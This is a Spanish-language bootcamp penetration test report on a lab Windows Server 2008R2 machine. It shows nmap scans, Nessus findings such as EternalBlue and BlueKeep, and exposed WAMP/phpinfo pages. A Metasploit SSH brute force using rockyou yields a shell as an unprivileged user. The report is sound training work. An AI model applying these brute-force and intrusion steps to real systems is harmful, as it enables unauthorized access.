



SEGURIDAD OFENSIVA

REPORTE PRUEBA DE PENETRACION

LABORATORIO: Windows Server 2008R2

María Verónica Franco Báez

Bootcamp Ciberseguridad Nov-2022

THE BRIDGE DIGITAL TALENT ACCELERATOR

THE BRIDGE



Contenido

SEGURIDAD OFENSIVA – Reporte de Laboratorio y examen de Penetración.....	3
INTRODUCCION.....	3
OBJETIVO.....	4
REQUERIMIENTOS.....	4
METODOLOGIA	4
RESUMEN	5
RECOPILACION DE INFORMACION.....	6
ESCANEO DE VULNERABILIDADES.....	8
EXPLORACION DE VULNERABILIDADES CRITICAS.....	12
EXPLORACION SERVICIO SSH PUERTO 22	15
EXPLORACION SERVICIO MICROSOFT -DS PUERTO 445.....	18
EXPLORACION SERVICIO TCPWRAPPED PUERTO 3389.....	25
EXPLORACION SERVICIO FTP PUERTO 21.....	26
EXPLORACION SERVICIO HTTP PUERTO 80:	30
EXPLORACION SERVICIO MICROSOFT WINDOWS RPC PUERTO 135	36
EXPLORACION SERVICIO NETBIOS-SSN *MICROSOFT WINDOWS NETBIOS-SSN PUERTO 139.....	40
EXPLORACION SERVICIO MICROSOFT-DS PUERTO 445 -Complemento	45
EXPLORACION SERVICIO VERBOS INNECESARIOS EN SERVIDOR WEB APACHE PUERTO 8585	46
EXPLORACION SERVICIO MYSQL PUERTO 3306	52
EXPLORACION SERVICIO TCPWRAPPED PUERTO:3389-Complemento	57
EXPLORACION SERVICIO SSL/HTTP Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)/ Sun GlassFish Open Source Edition 4.0 PUERTOS:4848-8080.....	59
EXPLORACION SERVICIO JAVA MESSAGE SERVICE 301 PUERTO 7676.....	64
EXPLORACION SERVICIO SSL/HTTP ORACLE GLASSFISH 4.0 (SERVLET 3.1; JSP 2.3; JAVA 1.8) PUERTO 8181	65
EXPLORACION SERVICIO APACHE HTTPD PUERTO 8383.....	74
EXPLORACIÓN DE SERVICIO ELASTICSEARCH REST API 1.1.1 PUERTO 9200.....	77
EXPLORACIÓN SERVICIO JENKINS PUERTO 8484	81
POST-EXPLORACION	84
LIMPIEZA DE HUELLAS TRAS PRUEBA DE PENETRACION.....	87
CONCLUSION.....	88



SEGURIDAD OFENSIVA – Reporte de Laboratorio y examen de Penetración.

INTRODUCCION.

Con el paso del tiempo, las empresas han adoptado el uso de las tecnologías de la información y comunicaciones (TIC) para la automatización de sus operaciones. Estas infraestructuras de TIC están compuestas por equipos de red, telefonía VoIP, equipos de cómputo personal, servidores de bases de datos, servidores web, entre otros.

Uno de los activos más valiosos para las empresas es la información, misma que es capturada, almacenada, procesada y transmitida por todo el sistema compuesto por los recursos humanos y recursos tecnológicos que interactúan entre sí para satisfacer las necesidades del negocio.

De manera paralela al desarrollo y crecimiento la infraestructura tecnológica, han surgido nuevas amenazas y ataques que ponen en riesgo la información y los activos tecnológicos de las empresas. Las amenazas pueden ir desde agentes humanos como empleados inconformes, crackers, hacktivistas, entre otros; hasta agentes lógicos como cualquier variante de malware, errores de configuración de servicios o errores de programación.

De acuerdo con innumerables sitios de noticias creció el número de incidentes de ciberseguridad y se estima que el espectro de ciberataques seguirá expandiéndose. Cualquier interrupción o alteración no deseada en el buen funcionamiento de los elementos que forman a un sistema informático podrían generar consecuencias de alto impacto, desde la perdida de altas sumas monetarias, divulgación de información sensible, fraudes, afectación a la imagen corporativa y sanciones impuestas por las respectivas entidades regulatorias.

La seguridad informática es la disciplina que tiene como objetivo proteger y garantizar la integridad, confidencialidad y disponibilidad de la información que reside en un sistema informático, de las amenazas a las que se encuentran expuestos y reducir los riesgos hasta alcanzar un nivel aceptable.

Por lo anterior, es de vital importancia que las organizaciones conozcan las debilidades que posee su infraestructura tecnológica, de manera que le permita implementar las medidas correctivas necesarias para reducir el riesgo de ser víctima de las amenazas inherentes.

Para lograr esto, las empresas buscan el apoyo de profesionales para la realización de Servicios de Auditoría de Seguridad, cuyo objetivo es evaluar la seguridad de las infraestructuras informáticas y controles de seguridad para la detección de debilidades y problemáticas de seguridad, que podrían ocasionar afectaciones proceso de negocio.

En específico, el servicio de Pruebas de Penetración simula el accionar y comportamiento de un atacante, ya sea un cracker, un empleado descontento, entre otros; y se realiza con el objetivo de identificar el impacto que podría causar un atacante en caso de explotar vulnerabilidades asociadas a los activos de TI de una Organización. Este tipo de pruebas se hacen con el permiso otorgado por el dueño de los activos a evaluar y bajo acuerdos de confidencialidad (NDA) para evitar la divulgación de la información obtenida durante las pruebas.



OBJETIVO

Aplicar conocimientos y capacidades analíticas y técnicas desarrolladas para la realización de una prueba de penetración de CAJA NEGRA, CAJA GRIS y CAJA BLANCA, para la resolución de problemas y búsqueda de áreas de oportunidad de mejora, en el ámbito de la seguridad informática para preservar la disponibilidad, integridad y confiabilidad de la información y la protección de activos.

Este informe incluye distintas pruebas de penetración realizadas a la maquina denominada victima Windows Server 2008R2, esto como consultor de seguridad ofensiva, durante el análisis se llevan a cabo análisis de vulnerabilidades, y ataques de manera intencional a la maquina objetivo con el fin de hallar brechas de seguridad que afectan al servidor.

REQUERIMIENTOS

- Kali Linux denominada maquina atacante
- Windows server 2008R2 denominada maquina víctima
- VirtualBox para alojar ambas maquinas tanto atacante como víctima.
- Creación de una red interna para realizar la prueba de laboratorio 10.0.2.0/24

METODOLOGIA

La metodología de este reporte configura en primer lugar, el escaneo de puertos e identificación de servicios activos.

En segundo lugar, incluye los tres tipos de pruebas de penetración CAJA NEGRA, CAJA BLANCA Y CAJA GRIS.

En la metodología de prueba de penetración de caja negra, la compañía permite que los probadores de sombrero blanco se hagan pasar por un atacante común sin privilegio de acceso alguno. Es como un ataque cibernético real, por lo que te brinda una mejor óptica sobre las vulnerabilidades de tu sistema.

A diferencia de la prueba de penetración de caja negra, en una prueba de penetración de caja gris el probador tiene conocimientos básicos de tu sistema, las aplicaciones en uso y el estado de tu red. Para las pruebas de penetración de caja gris, el evaluador obtiene credenciales de bajo nivel, así como mapas de red y diagramas de flujo lógico.

La prueba de penetración de caja blanca es un tipo de prueba en la cual el evaluador tiene todos los privilegios de información relacionados a tus sistemas, lo que significa que tienen credenciales, códigos fuente, mapas de infraestructura y todo lo necesario para atacar tu sistema.



RESUMEN

Este informe incluye pruebas de penetración de CAJA NEGRA, CAJA GRIS y CAJA BLANCA.

En un primer apartado se realiza un escaneo completo de la red en la que se encuentran las maquinas con las que se va a trabajar, se reconoce la maquina atacante y la maquina objetivo dentro de la red y se procede a realizar un escaneo mas específico de puertos y servicios abiertos en la maquina víctima, en este caso, Windows server 2008R2.

- Maquina atacante: Kali linux IP=10.0.2.48
- Maquina objetivo/victima: Windows server 2008R2 IP=10.0.2.49

Posterior el reconocimiento inicial de la red y la maquina a atacar, se realizar un análisis de vulnerabilidad básico con la herramienta NESSUS, la cual arroja las vulnerabilidades críticas, altas, medias y bajas según la severidad que son halladas en la maquina Windows y que son útiles para identificar vulnerabilidades y realizar un posterior ataque para obtener resultados y evaluarlos.

Una vez realizado el escaneo profundo, se procede a la explotación de las vulnerabilidades críticas halladas con la herramienta NESSUS antes mencionada, estos ataques incluyen fuerza bruta, utilización de módulos de metasploit framework, comandos de linux, entre otras herramientas que permiten el acceso y/o recopilación de información de la maquina víctima.

Una vez explotadas las vulnerabilidades críticas, se realizan posteriores pruebas de penetración esta vez teniendo en cuenta los puertos abiertos y los servicios activos en estos puertos, estos ataques incluyen la utilización de modulos de metasploit framework en su mayoría, fuerza bruta, persistencia, post explotación, utilización de herramientas de Kali linux como rdesktop, tunelización con SSH, nmap, entre otros.

En un ultimo apartado se incluye la eliminación de huellas tras la intrusión y la conclusión del informe.



RECOPIACION DE INFORMACION

Escaneo y reconocimiento de puertos

Se utiliza la herramienta nmap para realizar el escaneo completo de la red para identificar puertos y servicios abiertos en la red de manera que se pueda hacer un reconocimiento primario de esta.

```
[root@kali:~]# nmap 10.0.2.0/24 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 18:45 CET
Warning: 10.0.2.2 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.0.2.1
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0024s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
7070/tcp  open  realserver
9010/tcp  closed sdr
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.000046s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:75:5C:10 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.49
Host is up (0.0011s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)
```

A primera vista se reconoce como maquina objetivo la que posee como IP 10.0.2.49 teniendo en cuenta los servicios y puertos abiertos, se ven puertos interesantes abiertos como ser el 22=SSH, el puerto 80=http, 3306=mysql, entre otros que, en el momento indicado deben analizarse de manera que pueda localizar vulnerabilidades y explotarlas con el fin de determinar el grado critico de estas y si pueden traducirse en un problema para la organizacin.

La maquina con IP 10.0.2.48 corresponde pertenece a la maquina atacante Kali linux.



```
Nmap scan report for 10.0.2.48
Host is up (0.0000030s latency).
All 1000 scanned ports on 10.0.2.48 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

ngrok-v3-st...
Nmap done: 256 IP addresses (5 hosts up) scanned in 41.41 seconds
```


Se realizo un escaneo un poco mas profundo para reconocer la versión de los servicios cuyos puertos se encuentran abiertos, y se menciona de nuevo que los puertos 22, 3306 y 8383 abiertos en este caso son vulnerables a ataques, pero eso se evaluará en el apartado de explotación.

```
root@kali:[~]
# nmap -sV 10.0.2.49 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-26 01:37 CET
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.74% done; ETC: 01:39 (0:00:05 remaining)
Nmap scan report for 10.0.2.49
Host is up (0.00077s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp               Microsoft ftptd
22/tcp    open  ssh               OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http              Microsoft IIS httpd 7.5
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql             MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 3.01
8080/tcp  open  http              Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http              Apache httpd
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc             Microsoft Windows RPC
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49157/tcp open  msrpc             Microsoft Windows RPC
49176/tcp open  msrpc             Microsoft Windows RPC
```



ESCANEO DE VULNERABILIDADES

Se utiliza la herramienta de escaneo de vulnerabilidades denominada NESSUS el cual es un programa de escaneo de vulnerabilidades en diversos sistemas operativos. Consiste en un demonio o diablo, nessusd, que realiza el escaneo en el sistema objetivo, y nessus, el cliente que muestra el avance e informa sobre el estado de los escaneos. Los resultados obtenidos se muestran en las ilustraciones de abajo. Estas graficas indican el número de vulnerabilidades según severidad y los servicios atacables.



10.0.2.49





Scans Settings

Filter ▾ Search Vulnerabilities 42 Vulnerabilities

Sev ▾	Score ▾	Name ▾	Family ▾	Count ▾	⚙️
MIXED	...	PHP (Multiple Issues)	CGI abuses	15	🔗
MIXED	...	Apache HTTP Server (Multiple Issues)	Web Servers	9	🔗
MIXED	...	Microsoft Windows (Multiple Issues)	Windows	7	🔗
CRITICAL	...	Apache Httpd (Multiple Issues)	Web Servers	5	🔗
MIXED	...	SSL (Multiple Issues)	General	19	🔗
MIXED	...	SNMP (Multiple Issues)	SNMP	7	🔗
MIXED	...	IETF Md5 (Multiple Issues)	General	3	🔗
MEDIUM	6.5	Remote Desktop Protocol Server Man-in-the-Middle Weakness	General	1	🔗
MIXED	...	TLS (Multiple Issues)	Service detection	5	🔗
MIXED	...	HTTP (Multiple Issues)	Web Servers	3	🔗
MIXED	...	Microsoft Windows (Multiple Issues)	Misc.	3	🔗
MIXED	...	SMB (Multiple Issues)	Misc.	2	🔗
LOW	3.7	SSL/TLS Difflie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1	🔗
LOW	2.6 *	Terminal Services Encryption Level is not FIPS-140 Compliant	SMB (Multiple Issues)	1	🔗

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: February 25 at 7:58 PM
End: February 25 at 8:07 PM
Elapsed: 10 minutes

Vulnerabilities

• Critical
• High
• Medium
• Low
• Info

Activar Windows



Scans Settings

windows 2008

Configure Audit Trail Launch ▾ Report Export ▾

Hosts 1 Vulnerabilities 42 Remediations 3 VPR Top Threats 1 History 1

Search Actions 3 Actions

Action	Vulns ▾	Hosts
Apache 2.4.x < 2.4.55 Multiple Vulnerabilities: Upgrade to Apache version 2.4.55 or later.	43	1
PHP 5.3.x < 5.3.29 Multiple Vulnerabilities: Upgrade to PHP version 5.3.29 or later.	35	1
Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unprivileged check): Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.	2	1

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	February 25 at 7:58 PM
End:	February 25 at 8:07 PM
Elapsed:	10 minutes



windows 2008

[Back to My Scans](#)[Configure](#)[Audit Trail](#)[Launch](#)[Report](#)[Export](#)[Hosts 1](#)[Vulnerabilities 42](#)[Remediations 3](#)[VPR Top Threats](#)[History 1](#)Assessed Threat Level: **Critical**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score ▾	Hosts
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNAL...Security Research	Security Research	9.7	1
CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unprivileged check)	Security Research	9.7	1
CRITICAL	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (unprivileged check)	Security Research	9.6	1
HIGH	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution	No recorded events	8.9	1
HIGH	Apache 2.2.x < 2.2.28 Multiple Vulnerabilities	No recorded events	8.4	1
HIGH	Apache 2.2.x < 2.2.22 Multiple Vulnerabilities	No recorded events	8.3	1
HIGH	Apache < 2.4.49 Multiple Vulnerabilities	No recorded events	8.1	1
HIGH	Apache < 2.4.49 Multiple Vulnerabilities	No recorded events	7.4	1
HIGH	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	No recorded events	7.4	1
HIGH	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	No recorded events	7.4	1

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0

Scanner: Local Scanner
Start: February 25 at 7:58 PM
End: February 25 at 8:07 PM
Elapsed: 10 minutes



EXPLOTACION DE VULNERABILIDADES CRITICAS

Se ha escaneado los servicios y puertos abiertos en la maquina objetivo 10.0.2.49 -Windows server 2008-R2.

Teniendo en cuenta el escaneo realizado se puede notar que el puerto 8585 abierto representa una vulnerabilidad

```
└─(root㉿kali)-[~]
# nmap -p8585 -sV 10.0.2.49 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-25 18:54 CET
Nmap scan report for 10.0.2.49
Host is up (0.00072s latency).

PORT      STATE SERVICE VERSION
8585/tcp  open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
```

Se procede a abrir el servidor en con la IP y puertos mencionados 10.0.2.49:8585 y se constata que efectivamente el servicio se encuentra activo y abierto.

WAMP es un acrónimo que significa Windows, Apache, MYSQL y PHP, es un stack o conjunto de soluciones de software que significa que cuando se instala WAMP, se instala APACHE, MYSQL Y PHP.

The screenshot shows the WampServer homepage. At the top, it says "WampServer" and "Version 2.2.2.1". Below that, the "Server Configuration" section lists:

- Apache Version : 2.2.21
- PHP Version : 5.3.10
- Loaded Extensions :
 - Core
 - date
 - iconv
 - pcre
 - tokenizer
 - PDO
 - xmlreader
 - mysql
 - xdebug
- MySQL Version : 5.5.20

Under "Tools", there are links for "phpinfo()", "phpmyadmin", and "phpinfo()".

Under "Your Projects", there are links for "uploads" and "wordpress".

Under "Your Virtual Hosts", there are no visible entries.

Under "Your Aliases", there are links for "httpd-dav", "phpmyadmin", and "sqlbuddy".

Se realiza una exploración de la página de WAMPserver para constatar el contenido del servidor.

En la pestaña de PHPAdmin se puede ver información sensible que no debería estar expuesta, como ser la información del servidor, información del entorno apache entre muchos otros datos importantes y que no deberían ser de fácil acceso. Abajo se muestran pruebas de estos datos.



10.0.2.49:8585/?phpinfo=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

PHP Version 5.3.10

php

System	Windows NT VAGRANT-2008R2 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) AMD64
Build Date	Feb 5 2012 16:41:50
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x64
Configure Command	cscript /nologo configure.js --enable-snapshot-build --with-pdo-oci=C:\php-sdk\php53dev\v9\x64\deps\instantclient_10_2\ sdk.shared --with-oci8=C:\php-sdk\php53dev\v9\x64\deps\instantclient_10_2\ sdk.shared --with-oci8-11g=C:\php-sdk\php53dev\v9\x64\deps\instantclient_11_2\ sdk.shared --disable-debug-pack --disable-static-analyze
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\wamp\bin\apache\Apache2.2.11\bin\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,TS,VC9
PHP Extension Build	API20090626,TS,VC9
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled

Apache Environment

Variable	Value
HTTP_HOST	10.0.2.49:8585
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_REFERER	http://10.0.2.49:8585/
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_SEC_GPC	1
PATH	C:\tools\ruby23\bin;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\ProgramData\Boxstarter;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0;C:\Program Files\OpenSSH\bin;C:\Windows\System32\WindowsPowerShell\v1.0;C:\ProgramData\chocolatey\bin;C:\Program Files\Java\jdk1.8.0_211\bin
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.RB;.RBW
WINDIR	C:\Windows
SERVER_SIGNATURE	no value
SERVER_SOFTWARE	Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
SERVER_NAME	10.0.2.49
SERVER_ADDR	10.0.2.49
SERVER_PORT	8585
REMOTE_ADDR	10.0.2.48
DOCUMENT_ROOT	C:/wamp/www/
SERVER_ADMIN	admin@localhost
SCRIPT_FILENAME	C:/wamp/www/index.php
REMOTE_PORT	36860
GATEWAY_INTERFACE	CGI/1.1



El login de phpadmin se encuentra bloqueado probablemente por alguna herramienta como el firewall o antivirus, por lo que niega la entrada a este.

A screenshot of a web browser window. The address bar shows "10.0.2.49:8585/phpmyadmin/". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus Essentials. The main content area displays the word "Forbidden" in large bold letters, followed by the message "You don't have permission to access /phpmyadmin/ on this server."

Forbidden

You don't have permission to access /phpmyadmin/ on this server.

En la carpeta uploads es accesible

A screenshot of a web browser window. The address bar shows "10.0.2.49:8585/uploads/". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking. The main content area displays the heading "Index of /uploads" and a table with one row. The table has columns for ICO, NAME, LAST MODIFIED, SIZE, and DESCRIPTION. The single row shows a directory named "Parent Directory".

Index of /uploads

ICO	NAME	LAST MODIFIED	SIZE	DESCRIPTION
[DIR]	Parent Directory	-	-	-

La carpeta denominada wordpress también es accesible y si se explora un poco mas se puede hallar una página para introducir credenciales y aparentemente lograr un acceso a la máquina.

A screenshot of a web browser window. The address bar shows "10.0.2.49:8585/wordpress/wp-login.php". Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Nessus Essentials. The main content area displays the WordPress logo at the top, followed by a login form with fields for "Username or Email" and "Password", a "Remember Me" checkbox, and a "Log In" button. Below the form are links for "Lost your password?" and "← Back to Metasploit3".



Las demás carpetas niegan acceso.

Your Virtual Hosts

Your Aliases

-  [httpd-dav](#)
 -  [phpmyadmin](#)
 -  [sqlbuddy](#)
 -  [webgrind](#)

Se probarán distintas formas de explotación para ver si se logra un acceso o subir archivos o atacar alguna vulnerabilidad que permita el control de la máquina objetivo.

EXPLORACION SERVICIO SSH PUERTO 22

Para realizarlo ordenadamente y teniendo en cuenta lo arrojado por nmap se realiza un ataque de fuerza bruta primero de **CAJA NEGRA**, es decir usando un diccionario real para ver si se obtiene usuario y contraseña de algún usuario del equipo.

Para realizar esta primera explotación por fuerza bruta se utilizará la herramienta METASPLOIT FRAMEWORK y el diccionario mas completo en la actualidad denominado rockyou.txt tanto para hallar algun usuario y/o contraseña sea con o sin privilegios.

Name	Type	Value	Current Setting	Required	Description
BLANK_PASSWORDS	bool	False	False	No	Try blank passwords for all users
BRUTEFORCE_SPEED	int	5	5	Yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	bool	False	False	No	Try each user/password couple stored in the current database
DB_ALL_PASS	bool	False	False	No	Add all passwords in the current database to the list
DB_ALL_USERS	bool	True	True	No	Add all users in the current database to the list
DB_SKIP_EXISTING	bool	None	None	No	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD	string			No	A specific password to authenticate with
PASS_FILE	file	/usr/share/wordlists/rockyou1.txt	/usr/share/wordlists/rockyou1.txt	No	File containing passwords, one per line
RHOSTS	string	10.0.2.49	10.0.2.49	Yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	int	22	22	Yes	The target port
STOP_ON_SUCCESS	bool	False	False	Yes	Stop guessing when a credential works for a host
THREADS	int	1	1	Yes	The number of concurrent threads (max one per host)
USERNAME	string	root	root	No	A specific username to authenticate as
USERPASS_FILE	file			No	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	bool	False	False	No	Try the username as the password for all users
USER_FILE	file	/usr/share/wordlists/metasploit/ssh_user.txt	/usr/share/wordlists/metasploit/ssh_user.txt	No	File containing usernames, one per line
VERBOSE	bool	False	False	Yes	Whether to print output for all attempts

Se obtuvo una Shell reversa de la maquina Windows 2008.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions buster dymerge fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rocky
=====
[+] root@kali: /usr/share/wordlists
   Id  Name    Type      Information  Connection
   --  ---  /  ---  /  ---  /  ---  /
   1    shell  windows  SSH root @  10.0.2.48:42187 → 10.0.2.49:22 (10.0.2.49)
[+] root@kali: /usr/share/wordlists
```



Realizamos algunos comandos de reconocimiento y usamos los comandos de linux ls, para reconocer carpetas, un whoami para reconocer el usuario, que es vagrant y pwd para saber donde se esta situado dentro de la maquina y arrojo la ruta /cygdrive/c/Users/vagrant, se deja la sesión en background para usarla cuando sea necesaria.

Se concluye que efectivamente al realizarse fuerza bruta a través del puerto SSH = 22 se puede acceder a la máquina, no obstante, se puede ver que se trata de un usuario no privilegiado.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...
[*] root@kali:[/usr/share/wordlists]
ls
ls -l metasploit
AppData
Application Data [/usr/share/wordlists/metasploit]
Contacts
Cookies p100_pass.txt db2_default_userpass.txt http_owa_common.txt mirai_user.txt
Desktop executables.txt db2_default_user.txt idrac_default_pass.txt multi_vendor_co
Documents urls.txt default_pass_for_services_unhash.txt idrac_default_user.txt multi_vendor_co
Downloads op_1024.txt default_userpass_for_services_unhash.txt ipmi_passwords.txt named_pipes.txt
Favorites op_500.txt default_users_for_services_unhash.txt ipmi_users.txt namelist.txt
Links .odd_frames.txt dlink_telnet_backdoor_userpass.txt joomla.txt oracle_default_
Local Settings alt_userpass.txt grafana_plugins.txt keyboard_patterns.txt oracle_default_
Music .root.txt hci_oracle_passwords.csv lync_subdomains.txt oracle_default_
My Documents.txt http_default_pass.txt malicious_urls.txt password.lst
NTUSER.DAT b.txt http_default_userpass.txt mirai_pass.txt piatta_ssh_userp
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf mirai_user_pass.txt postgres_defaul
